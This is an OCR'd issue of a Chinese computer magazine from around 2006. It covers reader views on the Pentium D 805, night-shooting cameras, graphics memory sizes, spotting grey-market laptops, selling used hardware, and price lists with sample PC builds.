观点：我认为PD 805还有可改进的地方，现在不推荐使用。双核固然是今后的发展方向，但我们能因此而接受一款被“阉割”的瘸腿英雄？从本质上看，PD 805是一款由单核向双核过渡的CPU。PD 805相对于其他双核CPU，各方面技术参数都有所降低，而PD 820及后续双核CPU才是Intel真正的目的。从性能上看，据国外硬件网站Anandtech的评测报告，PD 805在游戏、办公等多方面的性能还不如同价位的AMD速龙64 3000+单核处理器，而功耗却比速龙64 3000+高出37W(CPU空闲时)到74W(CPU忙时)，也就是33.6%~54%，电费的开销将相当惊人。PD 805性能甚至不如Intel自己的单核产品奔腾4 631！特别是对于普通用户，一旦采用PD 805，会错误地认为自己已经进入双核时代，而实际上，只是站在双核时代的门边而已。这虽然不是PD 805的错，但它在其中却起着推波助澜的作用。PD 805热卖是个不争的事实，但我认为，这一切不应该建立在牺牲消费者利益的基础之上，许多用户对PD 805并不了解，只是被“千元+双核”的关键字所吸引去购买。如果用户真的想进入双核时代，不妨多花二百块钱，买块PD 820CPU，这才是真正的双核CPU。

上海韩晓明
职业：大学生
读电脑爱好者2年

观点：我认为PD 805不错。双核CPU是以后的发展方向，它最大的好处就是提高了电脑程序的响应速度。如果用户需要边做视频处理，边上网，原来的单核CPU很难做到程序的快速响应，而采用双核CPU后，情况则大为改观。同时，就目前来看，双核CPU售价较高，影响了双核的快速发展。而此时，出现一款售价不足千元的双核CPU，既能满足市场需要，也为双核的快速普及奠定了良好的基础。



河北　南玉刚

奖金 100 元

几位读者代表了不同人群，发言也有一定代表性。PD805的确是现在一款很热销的双核CPU，至于它的是是非非，相信各位读者看完本文后，心中自有结论。

下期评论事件简介：

苹果将于2006年在全球推出采用英特尔CPU的全线电脑产品，包括Mac Mini、iBook、iMac等。这一改变对于苹果公司来说，绝对是一次历史性的转变，你对此有什么看法可以发邮件到forum@cfan.com.cn。 CF [CP02]

硬件栏目率先改版了！

硬件相关的栏目一直都是CFan的重头戏之一，我们也在不断地听取大家的意见和建议，最终拿出了现在这样一套栏目。

在CFan加油站的硬件部分，我们将推出热门话题探讨的栏目，在这个栏目里，大家不但能了解到最新最热的产品技术和知识，还能了解到许多和实际应用有关的小技巧；而明白买电脑的导购栏目中，新增加的“看破虚浮的广告”会告诉你如何从眼花缭乱的厂商广告里看出端倪，明明白白挑选最合适的产品。当你走进市场以后，“闷豆逛市场”会告诉你如何与JS打交道，用最少的钱买最好的东西。

对于想装机的朋友，调整后的装机栏目肯定会给你耳目一新的感觉，除了介绍主流配机方案之外，还会挑选一些品牌机进行分析，针对不足之处进行弥补，使之成为配置均衡的合理机型。也欢迎大家把自己的得意爱机的配置情况来信告诉我们，并说明为什么要这样配置，我们每期会挑选比较有特色的刊登在这个栏目上。

至于硬件专题还会一如既往地保持实用性为先的风格，为大家提供完整的解决方案，使电脑真正成为我们生活中的工具。此外评测栏目除了以往这种专业严谨的评测之外，每期都会推出最新最酷产品的独家评测，这在其他地方可是看不到的。

以上就是本期开始的硬件栏目调整的大致情况，如果大家有任何意见或建议，欢迎随时给我们来信：hardware@cfan.com.cn。

SUPER SHOPPER：烧包族

天黑睁大眼——擅长夜摄的影像数码

夜晚的景色，有着它特有的魅力，有着白天体会不到的迷离，闪烁于眼前的霓虹如何在没有三角架支撑的情况下完美体现，你需要的是这些擅长夜摄的影像数码设备，它们会让你睁大黑夜的眼睛。



佳能 DC10 数码摄像机

作为佳能推出的第一款采用DVD-R/RW作为存储介质的数码摄像机，不仅存储介质出现了变化，同时，它的夜景拍摄能力也让人无比兴奋。

轻巧的DC10可以说是百万以上像素级中最轻、最小、最薄的数码摄像机之一。作为数码相机使用时，它采用9点AiAF自动对焦系统，具有评价测光、中央重点平均测光及点测光三种方式，能够精确地完成对焦操作，帮你实现更加丰富的构图。

★体积轻巧
★静态拍照表现出色
★具有红外夜摄功能

DC10采用了与Canon MVX1Si类似的内藏式电池设计，这种设计的优点是使机器结构更加紧凑、美观，缺点是不能换装大容量厚型电池。

☆采用了内藏式电池，不能换装大容量电池
☆没有内置闪光灯，对拍摄环境要求较高
☆不能兼容DVD+R/RW确实是个比较遗憾的地方



松下 LZ3 数码相机

松下LZ3或许并不是市场的宠儿，但这款产品确实实力不凡，用LZ3拍摄夜景，有双重防抖保护，自然再抖也不怕，不论你是留念还是创作，都会得心应手。

LZ3采用了松下一直引以为傲的MEGA O.I.S.(Optical Image Stabilizer光学图像稳定)光学防抖系统，而且还提供了两个可供选择的防抖级别以应对不同的拍摄条件。在夜间光线条件极差的情况下，光学防抖系统可以帮你更轻易地拍下最美好的瞬间。

★光学防抖，适合夜间拍摄
★16：9宽屏模式
★两节AA电池，相当省电

LZ3在高感光度模式下拍摄的画面质量不是很理想，让人不禁怀疑高感光度设置是否有实际意义。

☆不是莱卡镜头
☆缺乏手动功能
☆高感光度下画面质量不高

索尼 DCR-DVD905E 数码摄像机

DVD905E是今年索尼高端旗舰DVD摄像机的代表作，DVD905E设计简洁，机身体积和重量适中，容易稳定机身，没有过多的按键，触控屏幕使用简易，无论是新手还是老手都很容易把握。

DVD905E在夜景拍摄时，不会出现很严重的噪点，在低光照下表现完全可以让你满意。超级液晶彩屏能够表现更明亮更饱和亮丽的色彩，其对比度是一般混合型液晶屏的2倍。

★在夜景拍摄中，表现出较高的水准
★3.5英寸超级晶彩屏
★杜比5.1声道中置麦克风

DVD905E虽然拥有10倍的光学变焦能力，但是在长焦端的拍摄依然会出现锐度不足的问题，不过紫边控制得很好，焦点周围也被自然地虚化。

☆没有光学防抖
☆图像的锐度表现不太够
☆价格有些偏高





奥林巴斯 μ 810 数码相机

μ 810在菜单项中最高ISO为1600，但在烛光模式下，可以扩展到3200，全面提高了画面亮度，从而保证在光线条件非常差的情况下，也能拍摄出清晰的图片。

μ 810采用了一块2.5英寸的23万像素液晶屏幕，可视角度达到了170度，延续了奥林巴斯的增亮技术，即便是在光线较暗的情况下也能够清晰显示。它的ISO感光度被扩展到了最高3200，虽然只能在300万像素模式下才能使用，但是高ISO在应付一些极端的拍摄环境时，还是可以发挥一定的作用的。

★高ISO防抖，适合夜间拍摄
★丰富的场景拍摄模式和拍摄指南功能，适合初学者使用
★生活防水，能在小雨中拍摄

μ 810的微距能力一般，最近对焦距离只有30cm，虽然超级微距可以在最近10cm处对焦，但是不能变焦。

☆微距能力一般
☆动态短片存储格式单一
☆高感光度下成像噪点比较明显

CF [CP03]

看破虚浮的广告
显卡256MB显存真的有必要么？

这是双敏出品的火旋风PCX1618XT PRO显卡的性能规格表：

显卡核心	Radeon X1600XT
核心频率	590MHz
显存类型	GDDR3
显存速度	1.4ns
显存频率	1380MHz
显存容量	128MB
显存位宽	128bit
接口类型	PCI Express X16
显示器接口	VGA+DVI

而另一款同系列的PCX1628XT PRO的做工、用料、规格等和这一款几乎完全相同，区别只是显存容量增加到了256MB。这两个型号仅仅一字之差，价格却相差200元，那么究竟有没有必要购买这款看起来性能更好但价格更贵的型号？

自从2005年以来，游戏厂商开始竞相使用高精度大纹理的贴图，在显示这些看上去非常精美的画面时，显存的消耗也非常严重，尤其是分辨率增加到1280×1024以上，或者是打开了全屏抗锯齿（FSAA）之后，大容量显存的优势就会逐渐体现出来。

既然用上了X1600等级的显卡，我们没理由还继续面对1024×768甚至更低的分辨率，只要预算允许，建议选择256MB显存的型号，显存的增加会给游戏性能带来比较明显的提升，特别是在3D Mark 2005/2006、F.E.A.R等最新的游戏当中，显存容量从128MB增加到256MB会使测试得分提升20%～40%。

对于7800GTX这种怪兽级的显卡，256MB显存甚至都不够用了，512MB已经开始成为标准配置。另一方面，三五百元的中低端显卡则没必要对显存容量要求太高，我们也不会用这种入门级显卡去运行1280×1024以上的分辨率。建议以600元作为分界线，600元以下的显卡，128MB显存就足够了；600元以上的显卡，尽量选择256MB的版本，当然，还是要量力而为。

CF [CP04]

闷豆逛市场

闷豆 老板



闷豆想为自己700万像素的数码相机配块更大容量的CF卡，于是来到市场……

闷豆：“老板，1GB的高速CF卡多钱？SanDisk的。”

老板：“看你是熟客了，给你个最优惠价，710，不错吧？”

闷豆：“710？我从网上查的价格怎么才695啊，杀熟可不够厚道哎。”

老板：“唉，别提了。实话告诉你，最近存储卡货源紧，我上货都要这个数……才赚你10块钱。”

老板说着伸出3个手指，比划了个“七”的样子。闷豆估计砍不下什么价了，决定去别处看看。来到另外几家存储卡专卖的柜台前，对方的报价却从540元到720元不等，这也差太多了吧？回到刚才的柜台前，闷豆向老板询问其中缘由。

闷豆：“我在别的柜台怎么看到最低还有540元的？也是1GB CF卡，SanDisk的。”

老板：“540的肯定是低速，高速卡不会那么便宜。”

闷豆：“那还有六百多的，肯定是高速卡，我确实看见了，有‘Ultra II’字样。”

老板：“估计是水货，虽然用起来没什么区别，不过没有质保，行货可是终身质保的。”

闷豆：“闪存卡一般又不会坏，质保不质保也没什么两样吧。”

老板：“当然不是了，闪存卡都有一定的写入次数，使用时间长了之后就是会损坏。”

闷豆：“原来是这样，那给我来块正品SanDisk 1GB CF卡吧。”

闷豆提醒

网上的价格只能用来参考大致范围，实际价格是会因为各种情况而不断波动的。另外当询价发现价格差距较大的时候，一定要注意是否有假货和水货存在的可能。

CF [CP05]

水货水货我不要

水货本本的辨别方法

■ TKD

笔记本电脑的热卖，让很多商家打起了歪主意，水货的泛滥更是让一些品牌的笔记本电脑苦不堪言。厂商承受了销售损失，国家失去了税收保证，买家得不到应有的服务，只有不法商贩获得了最大的利益。那么，买家如何才能在鱼龙混杂的市场中买到正规行货的笔记本电脑呢？这里有几点建议可以参考，通过学习了解，你就能比较轻松自如地应对水货了。

第一招：封条的秘密

先说明一下水货的“进口”方式，水货是不可能以正规进口方式进入市场的，他们多是在低关税或是无关税区域批量购买，而后分离包装与主机带入。在一个地下工厂重新对应包装箱和主机及其附件，当然，封条自然是开启的。因此，所谓商家拿来开过封的笔记本时“替用户先行验机把关质量”一说纯属胡说八道。一旦其拿来的整机封条有过开启痕迹，或是覆盖了第二层封带，即便不是水货也可能是别的买家发现问题而退回的产品，万万不可轻信。





第二招：对附件查说明

水货笔记本进入市场后，多少都会被克扣一些东西，比如正版操作系统的恢复/安装光盘（可以单卖一份钱），缺少本地的保修单据。同时，很多厂商的产品根据区域不同，说明书及附件也会有所差异。

比如电源插头，英制、美制及中国的插头标准都是不一样的，有三相插头也有两相插头，通过这个就可以轻易辨别出水货。另外，看编号时也可以分辨出产品是否为水货。许多生产商把配置相同的笔记本电脑按照销售区域的不同标出不同的型号以示区别，这个型号可以在笔记本电脑包装箱和机身底部铭牌上找到。比如所有销售的行货IBM笔记本电脑，它的型号代码最后一位都是C；SONY的全系列笔记本电脑在型号代码的最后几位里也都有C。



第三招：对照序列号

在挑选机器的时候，一定要查验笔记本电脑外包装箱、正品质保书COA（现在不少水货本本的COA标签被撕掉，因为一张标签可以单独出售）和机身底部铭牌这三处的机器序列号是否相同，如果出现不一致的情况，其中定有猫腻。开机后先进BIOS，先查看机器大概的配置，主频，内存，还有关键的两个号码，SN号和UUID号码。SN号是机器唯一的序列号，没有重复的，从BIOS里查到的SN号要和包装箱的，机器背面的，还有用测试软件测出来的都对上，才算完整。UUID号码是主板序列号。只显示在BIOS里和包装箱上，这两处也要对上。另外要和用测试软件测出的UUID号也对上。如果机器主板被动过，那UUID号是会改变的。



第四招：检查操作系统

水货在入关之时，很多带机入关的人会刻意在操作系统的桌面中放几个文件，以表示这是正在使用的个人电脑，不是走私。当你开机进入系统后如果看到非预置的程序或是文件，一定要换机甚至换个商家选购。另外，区域的不同语言也不一致，境外机型带入国内可能会换装操作系统，商家会在包装内放上一张自制的系统恢复光盘，美其名曰为买家提供一个更好的服务，实际上这是掩人耳目的伎俩，不可相信。



第五招：上网查询一辨真伪

很多大厂都提供了在线验证功能，输入机身的机器型号就能查询该机是销往哪个地区，保修期限又是多久的信息。由于水货入关时是机器和包装箱分开过的，然后到某地再一对一地装箱，难免适配器和电话线装错，有可能造成这两个部件的号码和网站显示号码难以对上，这样你就可以轻易地辨别出水货了。

第六招：区分不良店铺有诀窍

水货=走私货，而走私又是国家法律所不允许的，当然水货就不可能光天化日之下出售。一般出售水货的商家都有如下几个特征：

1.当你看中某款机型时，上前询问商家价格，如果你表示价格过高，他会告之有便宜的同规格产品。

2.在店铺内你是不会看到任何水货机型的，他会带你去公司办公室“详细洽谈”

3.故意混淆各种概念，很多大厂的售后服务都是有特色招牌的，而当你问及商家手中的笔记本如何保修时，他多会以搪塞的方式告之由本公司负责（绝不可能与行货的品牌服务相提并论）。

六招过后，你自然不用再怕水货骚扰，面对商家那诡异的笑容，对其报之一笑离开吧！ CF [CP06]

谁来买我的电脑

■west

升级或是换代，那些被淘汰的硬件你怎么处理？如果你想把他们出售，你有什么方法？很多电脑城里的店铺都有“高价回收”字样，可是他们所谓的“高价”低得令人气愤，分明是“抢劫”嘛！不如我们找找其他途径，把这些淘汰下的硬件出售给有用的朋友，也减少自己升级、换代的成本吧。

销向何方


显然，网络给了我们另一个机会，而且这个机会非常有利于玩家之间的交流、买卖。在出售你的硬件前，要考虑好在哪里出售是非常重要的事情。一般来说，淘宝或ebay这类C2C网站是最好的平台之一，完全免费的中介收款方式，对买卖双方都提供了一个可信的桥梁。另一种方式就是在各硬件网站的交易区中出售自己的货品。当然，这里的信用体系尚不如C2C网站那样可靠。但也不是一文不值，例如支付宝等信用机制已经可以在很多专门从事交易的论坛中使用，如果你想在论坛里出售物品，最好找一些你浏览频繁的地方，如果只是贸然注册了一个ID去出售自己的硬件，你的信用度将受到置疑。

视觉冲击必不可少

注意到刚才举例中的显卡照片了吗？当然，在我们的黑白“色彩”中并不能有效展示照片的可视性。但是，一张好照片确实可以让你的二手货更容易出售。所以在准备出售前，找一个光线好的地方，铺张白纸为底，将ISO值调整到100乃至更低(视光线强度而定)，当然一般家庭都不会有专用的灯，所以只能依靠自然光。选择DC光圈优先模式，并将光圈调整到至少5.0以上，最好使用三脚架固定。拍摄好的照片也要进行近一步的加工处理，如细节亮度可以根据具体情况来调整等等。拍照的位置是你出售信息中描述的部分，如显卡就要注意拍摄显存，把细节最直观地展示给有意的买家。

时间等于金钱

如果你要出售的硬件距今已有三四年的历史，那么还是继续保留吧，尤其是那些具有划时代意义的产品，酒是陈的香，如果你并不是因为缺钱而出售，那么还是继续保留吧。如果是出售二手硬件，最佳的出售时间应该是使用一至两年内，这时硬件还有一些保值性，买家不会嫌弃其性能、功能低下，同时价格也相对便宜很多。而你又不会为卖不上价而视其为鸡肋。



描述要真诚

比如你要出售的是一款GeForce 6600GT AGP版显卡，在论坛或是C2C类网站中，你要对显卡的方方面面进行详细描述。同时要非常真诚，例如新旧程度的描述要中肯、产品是否有缺陷要讲明白。我们还是举例说明，以下是在某个硬件网站二手交易区看到的信息：

标题：出售GeForce 6600GT AGP显卡一块

内容：GeForce 6600GT AGP 显卡一块，成色好，无维修史，除了稍微有些灰尘，基本同新的没差别。

有意者QQ：XXXXXXXX

短信：XXXXXXX

这样写出来的交易信息，即便有人会感兴趣，可能问到最多的无非是：楼主是哪里的？多少钱？有照片没有？什么牌子？

面对如此之多的问题，你要不断重复同样的答案给不同的寻价者，非常麻烦。而且，没有注明品牌，是否有保修，成色具体情况，以及交易地区、交易方式等等，很多论坛把这视为“暗盘”，出手这块GeForce 6600GT AGP显卡非常不易。

但是，如果把描述全面真实地再现出显卡本身的特色，效果自然就不同了：

标题：出售XXX品牌XXX型号GeForce 6600GT AGP显卡一块

内容：现有一闲置XXX品牌的XXX型号GeForce 6600GT AGP显卡，是还在使用AGP平台电脑的最佳升级选择，使用时非常爱惜，不曾超频，而且爱惜有加，没有对显卡进行过任何摧残。使用一年左右，保修已经没有了，但是显卡本身的成色很好，约9成新的样子。

显卡长时间运行不会出现花屏现象，散热效果极佳，同时不存在任何暗病、缺陷，到手保测三天。原配套驱动光盘、说明书及包装俱在。

XXX牌XXX GeForce 6600GT AGP显卡规格

显示核心：GeForce 6600GT

接　　口：AGP

核心位宽：256Bit

显存位宽：128Bit

显存容量：128MB

核心频率：XXXMHz 高于公版

显存频率：采用XXX DDR2 1.0ns显存，默认频率高达XXXX MHz

非公版设计，超静音散热风扇，具备XXX功能


本人在北京市，付款支持支付宝，同城交易报销打车费！


有意与我联系

QQ：XXXX

电话：XXXX

MSN：XXXX





可见，细节是多么重要，千万不要忽视任何一个细节上的变化，把显卡使用的状况说清楚，不可隐瞒含混不清。

其实，最不能丢失的，就是你的诚信，以诚相待，才能赢得买家的信任，有了这个基础才可能将自己的二手硬件卖出。

CF [CP07]

漫步者，漫步音之韵，乐之律，凝聚十年音之风采，展现巨星音乐风范！(139*****617)

Edifier 漫步者 10周年用户感言

CPU

型号	平均价
Intel	
Intel Pentium 4 511 2.8GHz(盒)	845
★ 高性价比，中端首选	
Intel Pentium 4 531 3.0GHz(盒)	1280
Intel Pentium 4 640 3.2GHz(盒)	1660
Intel Pentium D 830 3.0GHz(盒)	2260
AMD	
AMD Athlon64 3000+/E6(盒)	880
★ 性能强悍，发热量也很小	
AMD Athlon64 3200+/E6(盒)	1035
AMD Athlon64 3500+/E6(盒)	1350
AMD Athlon64 3800+/E3(盒)	1690

品牌台式机

型号	平均价
惠普 Pavilion a1210cl AMD A64 3200+ 56MB/80GB/DVD-ROM/17英寸CRT	3999
惠普 Pavilion a1217cl AMD A64 3200+ 256MB/80GB/DVD-ROM/17英寸LCD	5299
惠普 Pavilion w5267cl Pentium4 3.06GHz 512MB/160GB/DVD ± ROM/17英寸LCD	7999
★ 主流性能主流价格	
TCL 锐翔K8362 Celeron 2.93GHz 512MB/80GB/DVD-ROM/17英寸CRT	3998
★ 配置均衡的入门机型	
TCL 锐翔K3365 CeleronD 2.66GHz 256MB/80GB/DVD-ROM/17英寸LCD	4998
TCL SHE3223 PentiumD 2.8GHz 256MB/80GB/DVD-ROM/17英寸LCD	5998
宏基 SA10-M CeleronD 2.66GHz 256MB/80GB/DVD-ROM/17英寸LCD	4590
宏基 Aspire T650B Pentium4 2.93GHz 256MB/80GB/COMBO/17英寸CRT	5099
宏基 Aspire T600-M Pentium4 2.66GHz 512MB/80GB/DVD-ROM/17英寸LCD	5999

笔记本

型号	平均价
DELL Inspiron 6400-N510313 Core Duo T2300 512MB DDRII/80GB/COMBO/15.4"/2.8Kg	8999
★ 商用主流笔记本，可自定义配置	
华硕 A6Q23Ja-SL Core Duo T2300 512MB DDRII/80GB/DVD ± ROM/15.4"/2.9Kg	12600
Acer Aspire 5542NWXCi Core Duo T2300 256MB DDRII/60GB/COMBO/14.1"/2.38Kg	8499
Acer TM 3012WTCi Core Duo T2300 512MB DDRII/80GB/COMBO/12.1"/1.5Kg	11800
★ 超轻薄笔记本，易于携带	
三星 X11-CV02 Core Duo T2300/1024MB DDRII 80GB/Super-Multi DVD/14.0"/2.17Kg	15600
LG XNOTE P1 Core Duo T2300 512MB DDRII/80GB/DVD ± ROM/15.4"/2.8Kg	15800
明基 Joy-S61-101 Core Duo T2300 256MB DDRII/60GB/COMBO/12.1"/1.5Kg	14988
海尔 W62 Core Duo T2300/512MB DDRII 60GB/DVD-ROM/14.0"/2.4Kg	7999
HP NX6320-EX789PA Core Duo T2400 512MB DDRII/60GB/COMBO/15.0"/2.8Kg	12000

机箱

型号	平均价
金河田 宝鼎2015B	340
★ 具备液晶面板的迷你机箱	
金河田 2035	300
百盛 C201	290
百盛 C502	280
华硕 TA-5A	299
华硕 TA-59	288
★ 38度系列产品之一	

评头论足品牌机

品牌机的优势就是几乎不存在稳定性和兼容性问题，而且电话、上门等售后服务在那些尚未玩转电脑的人看来仍是一根救命稻草。遗憾的是，几乎所有的品牌机型为了吸引消费者的目光都尽量压低售价，想要找出一台配置十分均衡的品牌机几乎不可能。不过好在很多品牌机厂商允许消费者在一定范围内自由挑选硬件配置，通过这个途径，我们也许有办法把一台配置并不很合理的机型调整得更加均衡。

Dell Dimension 5150
(标准配置，包括所有免费优惠和折扣)

CPU	Intel PentiumD 820（双核）
主板	Intel 945G芯片组
内存	DDR2 256MB × 2
硬盘	160GB SATA
显示器	17英寸LCD
光驱	COMBO
显卡	ATI Radeon X300SE 128MB
价格	5999元

很显然，这台电脑配备了性能强悍的双核处理器，但在相应的内存方面却没有跟上。双核处理器的长处在于同时进行多任务处理，但512MB内存显然满足不了WindowsXP和多个应用程序的需求。17英寸LCD虽说已经成为主流，但是字体未免显得有些小，看时间长了会很累，DVD刻录时代还在用COMBO有点不合时宜，X300SE显卡面对最近一段时期的3D游戏恐怕也快乐不起来。

身体是革命的本钱

电脑用户的健康问题一直都是人们关注的焦点，很多人都有长时间面对显示器后眼睛酸痛流泪的现象。如何配备一台价格适中、搭配合理且健康环保的电脑？液晶显示器自然必不可少，而其他主要部件也要精挑细选，才能在花费不多的前提下满足健康和效率的双重需求 。

	型号	价格
CPU	Intel Pentium4 511 2.8GHz/盒	830元
内存	金士顿 256MB × 2	370元
硬盘	希捷 酷鱼 7200.9 80GB	405元
主板	Intel D945PLRN	770元
显卡	迪兰恒进镭姬杀手X1300黄金版	590元
显示器	明基 FP71G+s	1799元
光驱	先锋 DVD-122A	199元
键鼠	优派 极速派对	90元
音箱	轻骑兵 C3600	175元
机箱	华硕 TA-230＋长城静音300W电源	370元
共计		5583元

广州 杨海涛这样说:

“我是影音娱乐迷”

从本期开始，我们每期将从读者来信中挑选一款“特色鲜明”的装机配置方案并刊登在这里，如果你有什么得意的配置方案，一定要发邮件告诉我们，也许下一期的装机栏目里就会出现你的名字。这些配置也许并不适合所有人，但一定很有新意，具有非常明显的特定用途。除了配置方案和价格之外，最重要的用途和这样搭配的理由也一定要写清楚。

	型号	价格
CPU	Intel Pentium4 506	775元
主板	技嘉 GA-8I945P-G	888元
内存	Apacer DDR2 533 512MB × 2	650元
硬盘	希捷250GB SATA 8MB	760元
显卡	微星 NX 7600GS 256MB	999元
光驱	华硕全能王 DRW-1608P2S	399元
显示器	明基 FP202W	2999元
音箱	漫步者 DA2000	930元
键鼠	罗技 G1光电套装	238元
机箱	百盛C402＋航嘉冷静王至尊版	640元
总计		9278元

既然Dell提供了自由定制的选择，那么我们不妨稍稍进行一些调整：

和标准配置相比，调整后的价格增加了大约1500元，但整体性能和之前相比不可同日而语，主要是内存和显卡的升级给系统整体性能带来了较大提升，虽说500元的512MB DDR2内存比市场上稍贵一些，但为了保证整体稳定性，还是用Dell提供的产品比较稳妥。19英寸LCD的表现效果要比17英寸出色许多，而预算增加300元也比较合理，同样，从COMBO升级到DVD刻录机也是很划算的。

Dell Dimension 5150
(自定配置，包括所有免费优惠和折扣)

CPU	Intel PentiumD 820（双核）	
主板	Intel 945G芯片组	
内存	DDR2 512MB × 2	+499元
硬盘	160GB SATA	
显示器	19英寸LCD	+299元
光驱	16 × DVD ± RW	+149元
显卡	ATI Radeon X600 256MB	+200元
音箱	漫步者e1100	+350元
价格	7495元	

相比之下，硬盘从160GB增加到250GB的花费却高达500元，要知道这两款硬盘在市场上的零售价差距不过160元而已，所以没有选择。需要注意的是，原配置中并没有包括音箱，而且可供选择的音箱价格也比较贵，因此调整后的配置中增加了一款市场价350元左右的漫步者e1100音箱，无论音质还是外观都很不错。

CPU、主板、内存

这台电脑的定位并不很高，也不需要刻意追求高性价比，选用Intel的处理器在稳定性方面更有保障。Pentium4 511的实际工作频率为2.8GHz，搭配了1MB二级缓存，前端总线频率533MHz，整体性能比Celeron强不少，而且价格不算贵，很实际的选择。既然要追求稳定，主板方面自然选用Intel原场主板，这两样东西搭配起来肯定不会有任何兼容性或稳定性问题，无论做工、品质还是用料都是上等货色。内存方面是两条金士顿DDR400 256MB内存，两条内存是为了组建双通道系统提升整体性能，有必要的话也可以增加到512MB×2。

显卡

迪兰恒进X1300黄金版采用传统的火红色PCB板，显示核心为90nm工艺制造，内置4条渲染管线和2个顶点处理单元，支持ShaderModel 3.0，采用256MB 128bit 2.5ns GDDRII显存，核心/显存的默认频率高达600MHz/800MHz，大大超出了标准频率，这对显示系统的性能有很大提升。

显示器、电源

明基FP71G+S是FP71G+的升级版，支持明基Senseye神彩技术。FP71G+S分析图像信号，针对图像色彩、对比度、锐利度等方面进行智能处理，使图像更加生动、鲜艳和逼真，画面也更加清晰锐利。同时，这款显示器的反应时间为8ms，对于绝大多数日常应用来说都毫无问题，从根本上杜绝了由于反应时间过长带来的拖尾和残影等问题。

我比较喜欢从网上下载高清晰电影看，所以最近就配了这样一套机器，虽然也能玩大部分游戏，但其实并没有针对游戏进行优化，一切都是为了达到最好的影音表现效果。

高清晰电影当然是H.264编码格式的，由于文件体积非常大，所以配备了250GB硬盘用来存放(300GB或更大的硬盘价格比较贵，等这250GB不够用了再添一块比较值)。其实用不了多久250GB的硬盘就会装满，必须要搭配DVD刻录机定期备份。

CPU的频率并不很高，因为显示卡能分担绝大部分硬件解码工作。在如何选择显卡的问题上我考虑了很久，最终决定使用NVIDIA 7300GS，因为ATI系列显卡只有X1000系列才支持H.264硬件解码，而X1300只能支持到480P，X1600只能支持到720P，唯一支持1080P的X1800又是天价，实在不适合我使用。NVIDIA的显卡里面，虽然所有GeForce 6和7系列显卡都能支持最高1080P的H.264解码，但据说硬件解码效果和核心频率是相关的，300MHz的核心频率只能满足最基本的解码需求。从这个角度考虑，还是不能太省钱，选择了千元级别的7300GS。

显示器当然要选宽屏的，虽说20英寸宽屏的1680×1050分辨率还达不到1080P标准，但也比19英寸的1440×900强多了。更高级的24英寸1920×1200分辨率效果当然更好，不过那五位数的价格也只能看看而已，何况上万元的话还不如买液晶电视。音箱选了漫步者DA2000，配合20英寸的宽屏显示器，很有家庭影院的感觉，只不过我的这个影院比较小，只是电脑桌周围而已。

CF [CP08]

主板

型号	平均价	
Intel		
华硕 P5GDC PRO	910	
工艺精良，保证系统的稳定性		★
微星 915GLM-V	640	
升技 AS8-V	650	
技嘉 8I865GME-775	580	
AMD		
华硕 K8V SE Deluxe	999	
微星 K8NGM2-L	680	
GeForce 6100芯片组，高度集成		★
升技 AN8 32X	1990	
技嘉 K8N51GMF	590	

显卡

型号	平均价	
ATI		
迪兰恒进 X1600PRO/256MB	899	
最早降至千元以下的X1600Pro之一		★
迪兰恒进 X1300/256MB	690	
微星 RX1300LE-TD256E/256MB	659	
微星 RX1600PRO-TD256E/256MB	980	
NVIDIA		
七彩虹 天行6200/UP/128MB	730	
七彩虹 天行6800GS/CH/256MB	1090	
最便宜的6800GS之一，超高性价比		★
微星 NX7300GS-TD256E/256MB	690	
微星 NX6600-TD128E/128MB	788	

显示器

型号	平均价	
CRT		
三星 793DF	920	
飞利浦 109B7	1390	
品质出色的19英寸大屏CRT		★
优派 E72f+SG	910	
LCD		
Acer AL1916W cs/19英寸	1999	
2000元以内少见的19英寸宽屏		★
优派 VG712s/17英寸	2380	
明基 FP93G X/19英寸	2866	

内存

型号	平均价	
金士顿 1GB DDR 400	690	
终身质保		★
金士顿 1GB DDRII 533	825	
Kingmax 256MB DDRII 533	190	
Kingmax 512MB DDRII 533	330	
终身质保		★
宇瞻 512MB DDRII 533	345	
宇瞻 1GB DDRII 667	800	
现代 256MB DDR 400	140	
现代 512MB DDR 400	320	

硬盘

型号	平均价	
IDE		
希捷 160GB/酷鱼7200.7 Plus/2MB	535	
希捷 250GB/酷鱼7200.7 Plus/8MB	710	
目前性价比最高的硬盘之一		★
西部数据 WD800BB	380	
西部数据 WD2500JB	675	
具有多种数据保护技术，稳定可靠		★
SATA		
希捷 160GB/酷鱼7200.9 Plus/8MB	699	
希捷 300GB/酷鱼7200.9 Plus/16MB	999	
西部数据 WD1200JD	545	
西部数据 WD2500JD	700	

金属、毛皮和笔记本

华硕S6F笔记本电脑皮革版

新品上市 800-820-6655 http://www.asus.com.cn



长久以来，尽管IBM、HP以及DELL等欧美笔记本厂商的产品在品质上处于领先地位，但小型乃至于超便携型笔记本电脑仍然是日货的天下。不过这种情况正在逐渐改观，在今年的Cebit大展上，华硕出展了一款将皮革与笔记本电脑完美结合的产物，吸引了众多目光。与SONY的X505不同，这款S6F皮革版不但外观奢华，而且无论工业设计、实用性、便携性还是整体性能都处于世界领先水平。

金属与皮革，回归80年代

